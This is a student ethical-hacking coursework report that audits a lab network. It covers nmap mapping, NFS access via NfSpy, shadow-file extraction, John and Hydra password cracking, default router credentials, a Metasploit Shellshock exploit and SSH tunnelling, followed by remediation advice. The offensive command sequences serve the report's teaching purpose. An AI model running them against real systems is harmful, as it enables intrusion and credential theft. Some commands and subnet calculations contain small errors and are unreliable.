

Network Security Evaluation

Mairi McQueer: 1700231

CMP314 - Networking 2

BSc Ethical Hacking
12th December 2019

Contents

1	Introduction	5
2	Network Diagrams	6
2.1	Subnet Table and Calculations	7
2.1.1	Calculations	7
2.2	Devices' Open Ports	8
2.2.1	Workstations	8
2.2.2	Routers and Firewall	8
2.2.3	Servers	9
3	Network Mapping	10
3.1	Scanning Subnets	10
3.2	Analysis of Devices	10
3.2.1	Initial Analysis	10
3.2.2	Investigation of Devices Behind the Firewall	11
4	Security Evaluation	13
4.1	Default Credentials	13
4.2	Password Policy	13
4.3	Unnecessary Ports	14
4.4	ShellShock	14
4.5	Information disclosure	15
5	Network Critical Evaluation	16
5.1	Topology	16
5.2	DHCP	16
5.3	Firewall and DMZ	16
5.4	Web applications	16
6	Conclusions	17
7	References	18
8	Appendices	19
8.1	IFCONFIG of Kali Machine	19
8.2	NMAP Scans	20

8.2.1	192.168.0.200/27	20
8.2.2	172.16.221.0/24	21
8.2.3	192.168.0.32/27	21
8.2.4	192.168.0.64/27 Pre Firewall Access	22
8.2.5	192.168.0.96/27 Pre Firewall Access	22
8.2.6	192.168.0.128/27	22
8.2.7	192.168.0.192/27	23
8.2.8	192.168.0.224/30	24
8.2.9	192.168.0.228/30	24
8.2.10	192.168.0.232/30	25
8.2.11	192.168.0.240/30	25
8.2.12	192.168.0.64/27 With Firewall Access	26
8.2.13	192.168.0.96/27 With Firewall Access	26
8.3	Vyos Routers Interfaces	27
8.3.1	172.16.221.16	27
8.3.2	192.168.0.33	27
8.3.3	192.168.0.129	27
8.3.4	192.168.0.193	28
8.3.5	192.168.0.225	28
8.3.6	192.168.0.226	28
8.3.7	192.168.0.229	29
8.3.8	192.168.0.230	29
8.3.9	192.168.0.233	29
8.4	SSH Tunnelling Methodology	30
8.4.1	Adding PermitTunnel to sshd.config	31
8.4.2	Adding Firewall	31
8.4.3	Creating Tunnel for 192.168.0.34	32
8.5	PFSense Webpage	32
8.5.1	Firewall Interfaces	32
8.5.2	DMZ Interface	33
8.5.3	LAN Interface	34
8.5.4	WAN Interface	35
8.6	Metasploit	36
8.6.1	MSConsole startup	36
8.6.2	Searching for and Selecting Exploit	36
8.6.3	Options for ShellShock Exploit	37

8.6.4	Setting Options for ShellShock Exploit	37
8.6.5	Setting TCP Port Scanner Options	37
8.6.6	Creating SSH Tunnel	38
8.7	PFSense	38
8.7.1	Changing Firewall Rules	38
8.7.2	Interfaces	39
8.7.3	Login Page	42
8.8	Web Pages	43
8.8.1	VyOS HTTP page	43
8.8.2	http://192.168.0.242	43
8.8.3	http://172.16.221.237	44
8.9	DIRB Scan 192.168.0.242	45
8.10	SSH	46
8.10.1	VyOS Router	46
8.10.2	Workstation	46

1 Introduction


This report details the results of an investigation into the network at ACME Incorporated. As the previous network administrator left without providing any documentation relating to the network, ACME Inc. have requested the tester provides a clear map of the network infrastructure alongside a security audit. Methodology of testing is provided along with remedial actions and recommendations for improving both the network design and security.

The investigator was given access to a virtual machine pre-setup with the Kali Linux operating system and a number of tools to conduct the security audit. The organisation has made a specific request to not use external tools and only the trusted tools provided on this preloaded version of Kali. This is due to concerns about using unfamiliar and therefore untested software and tools on their network.

The tester was unable to remove files from this Kali instance, due to the nature of the remote connection provided. As a result of this, all steps taken to perform this investigation have been provided as figures or appendices in the form of screenshots.

2 Network Diagrams

The following diagram meets the requested Network Diagram for internal use. Network Design evaluation can be seen on Page 16.



In order to provide detailed and fully-encompassing network diagrams a number of scans and tools had to be implemented, as listed below. The diagram created details what devices were discovered, the IP addresses used and what subnets they belong in. The subnet table directly below details all this information again along with the IP range of each subnet and what devices are inside. This section does not include how these devices were discovered as that will be discussed in Network Mapping.

2.1 Subnet Table and Calculations

Subnet Number	Subnet Address	First Usable Address	Last Usable Address	Broadcast Address	Description
1	192.168.0.32	192.168.0.33	192.168.0.62	192.168.0.63	Workstation
2	192.168.0.64	192.168.0.65	192.168.0.94	192.168.0.95	Workstation, behind firewall
3	192.168.0.96	192.168.0.97	192.168.0.126	192.168.0.127	Firewall LAN
4	192.168.0.128	192.168.0.129	192.168.0.158	192.168.0.159	Workstation
5	192.168.0.192	192.168.0.193	192.168.0.222	192.168.0.223	Kali, workstation, DHCP server, switch and router.
6	192.168.0.224	192.168.0.225	192.168.0.226	192.168.0.227	Communication between 2 routers
7	192.168.0.228	192.168.0.229	192.168.0.230	192.168.0.231	Communication between 2 routers
8	192.168.0.232	192.168.0.233	192.168.0.234	192.168.0.235	Firewall WAN
9	192.168.0.240	192.168.0.241	192.168.0.242	192.168.0.243	DMZ with workstation
10	172.16.221.0	172.16.221.1	172.16.221.252	17.16.221.253	Web server
11	13.13.13.0	13.13.13.1	13.13.13.252	13.13.13.252	Web server and workstation

2.1.1 Calculations

/27 = 255.255.255.224

225	.225	.225	.224
11111111.11111111.11111111.11100000			
Network bits			Host bits

Magic number = 32
Usable addresses = 30

Magic number = $2^{\text{Host bits}}$

Usable addresses = magic number – 2
Subnet address = x.x.x.y (y = first address)
Broadcast address = x.x.x.(y + magic number)

/30 = 255.255.255.252

225	.225	.225	.252
11111111.11111111.11111111.11111100			
Network bits			Host bits

Magic number = 4
Usable addresses = 2

/24 = 255.255.255.0

225	.225	.225	.224
11111111.11111111.11111111.00000000			
Network bits			Host bits

Magic number = 256
Usable addresses = 254

2.2 Devices' Open Ports

2.2.1 Workstations

- Kali Workstation:
192.168.0.200
 - Port 111: RPCBind
- Workstation 1:
192.168.0.210
 - Port 22: SSH
 - Port 111: RPCBind
 - Port 2049: NFS
- Workstation 2:
192.168.0.34
13.13.13.12
 - Port 22: SSH
 - Port 111: RPCBind
 - Port 2049: NFS
- Workstation 3:
13.13.13.13
 - Port 22: SSH
- Workstation 4:
192.168.0.130
 - Port 22: SSH
 - Port 111: RPCBind
 - Port 2049: NFS
- Workstation 5:
192.168.0.66
 - Port 22: SSH
 - Port 111: RPCBind
 - Port 2049: NFS

2.2.2 Routers and Firewall

- Router 1:
192.168.0.193
192.168.0.225
172.16.221.16
 - Port 22: SSH
 - Port 23: Telnet
 - Port 80: HTTP
 - Port 443: HTTPS
- Router 2:
192.168.0.226
192.168.0.33
192.168.0.229
 - Port 23: Telnet
 - Port 80: HTTP
 - Port 443: HTTPS
- Router 3:
192.168.0.230
192.168.0.129
192.168.0.233
 - Port 53: Domain
 - Port 80: HTTP
 - Port 2601: Zebra
 - Port 2604: OSPFD
 - Port 2605: BGPD
- Router 4:
192.168.0.97
192.168.0.65
 - Port 23: Telnet
 - Port 80: HTTP
 - Port 443: HTTPS
- Firewall:
192.168.0.98
192.168.0.234
192.168.0.241
 - Port 53: Domain
 - Port 80: HTTP
 - Port 2601: Zebra
 - Port 2604: OSPFD
 - Port 2605: BGPD

2.2.3 Servers

- DHCP Server:
192.168.0.203
 - Port 67: DHCP
- Web Server 1:
172.16.221.237
 - Port 80: HTTP
 - Port 443: HTTPS
- Web Server 2:
192.168.0.242
 - Port 22: SSH
 - Port 80: HTTP
 - Port 111: RPCBind

3 Network Mapping

For this network investigation the tester divided up the methodology into the following steps; scanning the network, analysing the results of said scans and then running further scans, tools and exploiting vulnerabilities where applicable.

Within the Network Mapping section the first two parts of this methodology will be explained and the final aspect will be detailed in Security Evaluation. For the sake of brevity and ease of reading 192.168.0.x addresses will be shortened to their final octet, unless other IP addresses are also being discussed.

3.1 Scanning Subnets

Initially the command `ifconfig` was run in order to investigate the assigned IP address of the Kali instance provided to understand its place within the network, as seen in *Appendix 1*. This revealed the assigned IP address to be .200 along side the subnet address of 255.255.255.224. Afterwards, the tool `nmap` was used to determine other devices within the same subnet as the Kali machine.

```
nmap 192.168.0.200/27
```

This initial scan revealed three additional devices that are in the same subnet as the investigator's Kali machine, 193, 203, 210 and 200 which is the Kali instance, as seen in *Appendix 2.1*. These devices were discovered to be a workstation, a VyOS router and a Dynamic Host Configuration Protocol (DHCP) server. The DHCP server's identity was only discovered after accessing the firewall. After discovering this was a VyOS router, the tester was able to successfully login to the device, the routing table was then examined. This provided an insight into the network content and from this a list of subnets to be scanned could be created. Then Nmap scans were used to further examine the network. (*Appendices 1.2 - 1.11*) Initially, without access to behind the firewall subnets 64/27 and 96/27 were considered empty but later these subnets were discovered to be populated with a router and workstation respectively. (*Appendices 1.12 and 1.13*) Once this subnet, 200/24 had been fully investigated, as discussed in the following section, the steps taken were then repeated for all additional subnets found within the routing table.

3.2 Analysis of Devices

3.2.1 Initial Analysis

Noticing that ports 80 and 443 were open, 192.168.0.193 was navigated to on the web browser Firefox. This revealed that it was a VyOS router. From this, information was gathered from the product documentation, this provided the default credentials required in order to log in. (*VyOS Wiki, 2019*) These credentials were henceforth used to gain access to all of the VyOS devices within the network using telnet or SSH. *Appendix 10.1*

```
telnet 192.168.0.x
username: vyos
password: vyos
```

In order to gather all of the IP addresses being used by this router the interfaces were examined, thus allowing the tester to map the router to it's corresponding subnets. The results of all of these interface requests can be seen within *Appendix 3*.

```
show interface
```

Once access to the router was obtained, as previously mentioned, the routing table was examined by running the command netstat.

```
netstat -rn
```

This revealed almost all of the subnets on the network, the final subnet, 13.13.13.0/24 was only discovered after gaining access to the firewall. These steps were then repeated for the following routers; 192.168.0.33, 129, 225, 226, 229, 230 and 233. *Appendix 3*

The next device to be examined was 210, which during the scanning phase was discovered to have Network File System (NFS) enabled. In order to access the NFS share being hosted by this device, the tool NfSpy was used. This allows the investigator to access the NFS file share without knowing the correct credentials beforehand.

This was executed as follows:

```
nfspy -o server=192.168.0.210:/ /mnt/nfs
```

After searching the contents of the shared file system, the `shadow` and `passwd` files were discovered. These files were exfiltrated on the Kali system and were stored in a folder called `passwords`, which can be seen in the proceeding screenshots. The `shadow` contains hashed representations of the user passwords and `passwd` contains meta-data about the accounts who's passwords are stored in the same order as within `shadow`.

The password cracking tool John was then used in order to obtain the password of this machine. The exact methodology of how this was done is explained in Security Evaluation.

The subnet 172.16.221.0/24 was found to contain a VyOS router interface and 172.16.221.237 was found to have ports 80 and 443 open. After looking at the HTTP page it was revealed that this was a web server. (*Appendix 8.3*)

The final subnet to be investigated was 192.168.0.240/30 and this includes two devices a VyOS router and 242, with ports 22, 80, 111 and 443 open. The HTTP page was different to the VyOS routers and all of the credentials previously discovered did not work for this device. (*Appendix 8.3*) To investigate the contents of this web page further the following command was used in order to discover any other pages or resources on this IP address.

```
dirb http://192.168.0.242/
```

This revealed the following files, `/cgi-bin/`, `/css/` and `/js`. `http://192.168.0.242/cgi-bin/status` was looked at, the `cgi-bin` folder contains files that are ran by the web application server. Common Gateway Interface (CGI) is commonly used for creating dynamic content on a web application. Further investigation of this device and how it was exploited is discussed in the following section.

3.2.2 Investigation of Devices Behind the Firewall

ShellShock provided access to 242 and this gave access to a PFSense web page containing information about the firewall on the network. This web page also revealed that there was a

Demilitarised Zone (DMZ) in the subnet 192.168.0.240/30. A DMZ normally connects the protected parts of the network to an external one such as the internet.

By accessing the web page the firewall settings were changed to reveal all of the connected subnets, this was done by altering the rules and changing 'Directions' to 'any'. *Appendix 7.1* This revealed the contents of 192.168.0.64/27 and 192.168.0.96/27.

To access behind the firewall again a tunnel was created from 242. This was done after the firewall had been exploited as the exploit gave the root password, which is required for SSH. First the root user on the web server, 242 is accessed using SSH, then the sshd_config file is altered; adding 'PermitTunnel yes' under the 'authentication' section. SSH is restarted and then the -w flag in SSH is used to specify the local and remote tunnels. tun0 is created on the IP 1.1.1.1 and is then used as a temporary gateway for data to be sent through.

Finally on a new terminal window the tunnel is then connected to the subnet 192.168.0.64/27.

(*Appendices 4 - 4.2*) These steps were later replicated for the workstation 34 which revealed a connected workstation 13.13.13.13 as well as the fact that 34 has two interfaces. (*Appendix 4.3 and 4.4*)

4 Security Evaluation

4.1 Default Credentials

When mapping the network it was discovered that the following IP addresses were Vyos routers, see Information Disclosure below, and used default credentials. Router One: 193.225.16. Router Two: 226.33.229, Router Three: 230.129.233 and Router Four: 97.65. The PFsense firewall also used default credentials, admin and pfsense.

These default credentials allow for access to the settings and rule alteration within the firewall or access to the routers via SSH or Telnet. The fact all the routers use the same default credentials means that they are exceptionally easy to guess and once one router's username and password is found all of them have been.

To solve this crucial problem all of the routers and the firewall's PFsense login password should be changed and each one given a different password. This should prevent a malicious hacker from easily gaining access to these important devices and thus being able to see the whole network and alter firewall and DMZ settings.

4.2 Password Policy

Once the workstation, 192.168.0.210 was accessed using NFSpy the password was obtained using the command line version of the tool John the Ripper, John. This is an automated password cracking tool that was given this new 'passwords' folder in order to decrypt the hashes. This gave the password of xadmin, 'plums'.

```
runshadow etc/passwd etc/shadow > ~/passwords
john ~/passwords
```

These credentials were found to work on all of the following workstations; 34, 130, 203 and 210. Using the same commands again for the web server in the DMZ, 192.168.0.242, the shadow and passwd files were put into one file, 'passwordz' and decrypted revealing both the root and xadmins' passwords. (*Figure 1*)

Figure 1: John Decrypting Passwords for Root and Xadmin

```
root@kali:~# john passwordz
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
apple          (root)
pears          (xweb)
2g 0:00:08:51 DONE 3/3 (2017-09-27 22:15) 0.003762g/s 836.2p/s 836.3c/s 836.3C/s peton..peash
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The final password, for the web server 13.13.13.13, was obtained using another tool Hydra. The command used two flags, -l and -P, the first gives the login username of 'xadmin' and the second gives the tool the wordlist to search through for the password. (*Figure 2*)

```

root@kali:~# hydra -l xadmin -P '/usr/share/wordlists/metasploit/password.lst' 13.13.13.13 ssh bal eth0
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-28 03:21:29 CAST_UP LOWER UP> mtu 1500 qdisc pfifo
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 88393 login tries (l:1/p:88393), -86 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 13.13.13.13 login: xadmin password: !gatvol
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-28 03:21:33
root@kali:~# ip addr add 2.2.2.2/30 dev tun0

```

Figure 2: Hydra Decrypting Password for 13.13.13.13

The passwords; '!gatvol', 'apple', 'plums' and 'pears', are all considered weak passwords. All of them were quickly and easily cracked using free pre-installed tools on Kali, meaning that this would be easy to replicate. There is obviously no password policy implemented by ACME inc. as none of them contain upper case letters, numbers and only one contains a special character. NIST has a guidelines in reference to a strong password policy as shown below. (*Grassi et al, 2017*)

- Passwords should be between 8-64 characters long
- Users should be permitted to use all special characters if they wish
- Repetition of characters and sequences should be avoided
- Passwords with a strong relation to the application should be avoided
- Commonly used passwords should be restricted (PasswordRandom, 2019)
- Passwords that have been previously found by attackers should be banned

Implementing all or at least most of these guidelines would make it considerably more difficult to gain access to the servers and workstations, giving each different workstation individual passwords is also encouraged. If a password is obtained then only one machine is exposed to a hacker and the others are still secure.

4.3 Unnecessary Ports

All of the routers found use port 23, telnet, this allows for data to be sent unencrypted. The alternative SSH, which is on some but not all of the routers, which uses public key encryption to send data securely. To resolve this issue closing this port and using SSH exclusively is strongly encouraged.

4.4 ShellShock

In order to learn more about 192.168.0.242 it was decided to attempt to get a reverse shell onto this device. By looking at the contents of http://192.168.0.242 and a dirb scan the following information was discovered, as shown in *Appendix 9*.

The combination of the web page containing a cgi-bin file and the bash version of 4.3.8 implied that it would be vulnerable to shellshock. (NIST, 2014)

The first stage of exploiting this vulnerability is to set up a meterpreter shell using Metasploit, this is done using the following command:

```
systemctl start postgresql
msfconsole
```

Appendix 6.1 Once this shell was created the word 'Shellshock' was searched for in order to find an exploit that could be used on this address. After an appropriate one was found the command 'exploit' loaded it into the shell ready to use. As seen in *Appendix 6.2*. The next step was to change some of the options to ensure only the correct target is being attacked. RHOST is the remote host address, the IP of the target web application and TARGETURI is where the cgi-bin script is located. (*Appendix 6.4*) Afterwards a TCP port scanner was enabled *Figure 1*, the options adjusted to look at the target IP and then run as shown in *Appendix 6.6*

Figure 3: TCP Port Scanner

```
msf exploit(apache_mod_cgi_bash_env_exec) > use auxiliary/scanner/portscan/tcp
```

Then the meterpreter ShellShock session was brought to the foreground again and from this the shadow and passwd files were downloaded from the web server. These as described above were then decrypted. Once the passwords for 192.168.0.242 were obtained the root user could then be connected to through SSH and commands ran on this web server. Then looking at the webpage hosted on this server it is found to be a PFSense Firewall login page, using the default credentials access was gained. (*Appendix 6.7.3*) Fortunately this vulnerability has a number of mitigations that can be used to prevent it being exploited. The first being to update the web server's bash version to 4.4 or above as the whole of 4.3 is vulnerable, the second would be to not use CGI to create dynamic content and instead use an alternative such as ESP. (EmbedThis, 2015)

4.5 Information disclosure

The fact that the routers all used the same default credentials was gleaned from the HTTP page that they all host, this page *Appendix 8.1* explains that this is in fact a Vyos router. Another web page that reveals a considerable amount of information is on 242, as seen in *Appendix 8.2*

Disclosing information like this gives an advantage to a malicious user when attempting to exploit devices on this network. These two web pages gave enough information for all of the routers to be accessed, allowing most of the network to be mapped, and for ShellShock to be exploited and the firewall accessed. To prevent this in future it is advised that these pages be removed from these devices.

5 Network Critical Evaluation

5.1 Topology

ACME Inc.'s network is currently using a hybrid star tree topology; where each subnet is in a star topology and is connected to a router and the firewall which then forms a linear path of routers. This design is error prone however as each router is considered a critical point this creates multiple potential points of failure. The current layout of routers offers no alternative routes for traffic, if one switch breaks then it could potentially isolate up to seven devices on the network. A recommended alternative would be a hybrid mesh-star, where the routers are connected in a mesh and the subnets remain in a star topology. The main advantage of this architecture is that there are redundant traffic routes so if one switch in the network fails the outage is kept to a minimum (*Networks Training, 2019*) A mesh topology should also be used with the spanning tree protocol to ensure redundant paths are utilised when required as well as avoiding traffic being stuck within a loop.

5.2 DHCP

As shown in the network map, 192.168.0.203 is a DHCP server. DHCP stands for Dynamic Host Configuration Protocol and as a new device is added to a network this server will assign it an IP address. This is useful as dynamically assigning IP addresses within a subnet is not prone to human error and so, as the network expands the IP addresses will not be assigned incorrectly. Although currently this network is not at an enterprise scale the subnet sizes do imply that further growth has been considered in the network's design.

5.3 Firewall and DMZ

Although there are a number of security weaknesses within the firewall and DMZ, as discussed prior, there are also some problems with the layout of these within the subnet. By having a DMZ, ingress traffic from the internet is filtered so it can be examined before reaching its destination. Unfortunately, with the network design it its current state ingress filtering from the firewall is ineffective and its not clear why the majority of devices are located on he WAN side of the firewall within this network. A review should be undertaken by the new network administrator to confirm that all hosts are on the correct side of the DMZ in the context of if internet connectivity was provided to the network..

5.4 Web applications

Finally it can be assumed that all of the web servers will be hosting some form of application that has important business implications. The second server 192.168.0.242 is not using port 443 therefore upgrading connections to HTTPS so better internal support of a web application would be advisable. Along side this certificates for the web applications should be ensured to be up to date and having a certificate authority server within the network could assist with this.

6 Conclusions

Overall this report concludes that the ACME Inc. network has proven to be insecure due to a large number of misconfigurations with security implications, spanning multiple services were discovered. These security issues relate to the firewall, router and workstation credentials, sensitive information disclosure and outdated technologies being utilised. Moreover, from a design perspective issues were discovered that leave the network in an error prone state due to a poor choice of network topology.

As such a number of recommendations have been suggested, as follows. Web pages on routers and <http://192.168.0.242> should be removed as they detail important information about the devices. A hybrid mesh topology is also recommended as the current one is not fault tolerant, a review of the network layout should also be considered and the positions of workstations in relation to the firewall may need to be revised. All technologies and software being used should be regularly updated to reduce the chance of an vulnerability being exploited. A strong password policy should be implemented and default credentials must not be used anywhere within this network. Port 23 should also be closed as telnet sends data unencrypted, all the routers should use SSH exclusively to avoid data being stolen.

7 References

- VyOS Wiki (2019). User Guide [online]. (Accessed 3 December). Available at: https://wiki.vyos.net/wiki/User_Guide
- Tripwire, (2016). Common Basic Port Scanning Techniques [online]. (Accessed, 5 December 2019). Available at: <https://www.tripwire.com/state-of-security/featured/common-basic-port-scanning-techniques/>
- Symantec, (2014). Shellshock: All you need to know about the Bash Bug vulnerability [online]. (Accessed, 8 December). Available at: <https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability>
- NIST, (2014). CVE-2014-6271 Detail [online]. (Accessed 8 December). Available at: <https://nvd.nist.gov/vuln/detail/CVE-2014-6271>
- Grassi et al, (2017). NIST Special Publication 800-63B Digital Identity Guidelines [online]. (Accessed 9 December). Available at: <https://doi.org/10.6028/NIST.SP.800-63b>
- EmbedThis, (2015). Stop Using CGI [online]. (Accessed 9 December). Available at: <https://www.embedthis.com/blog/posts/stop-using-cgi/stop-using-cgi.html>
- PasswordRandom, (2019). Most common passwords list [online]. (Accessed 9 December). Available at: <https://www.passwordrandom.com/most-popular-passwords>
- Networks Training (2019). Compare and Contrast Network Topologies (Star, Mesh, Bus, Hybrid etc) [online]. (Accessed 10 December). Available at: <https://www.networkstraining.com/compare-and-contrast-network-topologies/>

8 Appendices

8.1 IFCONFIG of Kali Machine

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0
        inet6 fe80::20c:29ff:feb7:82b9 prefixlen 64 scopeid 0x20<link>
              ether 00:0c:29:b7:82:b9 txqueuelen 1000 (Ethernet)
                    RX packets 45558 bytes 2771912 (2.6 MiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 57268 bytes 3452949 (3.2 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
              loop txqueuelen 1 (Local Loopback)
                    RX packets 6027 bytes 253568 (247.6 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 6027 bytes 253568 (247.6 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

8.2 NMAP Scans

8.2.1 192.168.0.200/27

```
root@kali:~# nmap 192.168.0.200/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 01:14 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00061s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00089s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.000054s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind

Nmap done: 32 IP addresses (4 hosts up) scanned in 26.88 seconds
```

8.2.2 172.16.221.0/24

```
root@kali:~# nmap 172.16.221.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:53 EDT
Nmap scan report for 172.16.221.16
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 172.16.221.237
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 50.44 seconds
```

8.2.3 192.168.0.32/27

```
root@kali:~# nmap 192.168.0.32/27
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:10 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.34
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.05 seconds
root@kali:~# █
```

8.2.4 192.168.0.64/27 Pre Firewall Access

```
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:21 EDT
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.23 seconds
```

8.2.5 192.168.0.96/27 Pre Firewall Access

```
root@kali:~# nmap 192.168.0.96/27
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:32 EDT
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.17 seconds
```

8.2.6 192.168.0.128/27

```
root@kali:~# nmap 192.168.0.128/27
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:51 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0039s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.130
Host is up (0.0045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 15.14 seconds
```

8.2.7 192.168.0.192/27

```
root@kali:~# nmap 192.168.0.192/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:51 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00072s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00099s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind

Nmap done: 32 IP addresses (4 hosts up) scanned in 26.91 seconds
```

8.2.8 192.168.0.224/30

```
root@kali:~# nmap 192.168.0.224/30
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:52 EDT
Nmap scan report for 192.168.0.225
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.226
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.55 seconds

```

8.2.9 192.168.0.228/30

```
root@kali:~# nmap 192.168.0.228/30
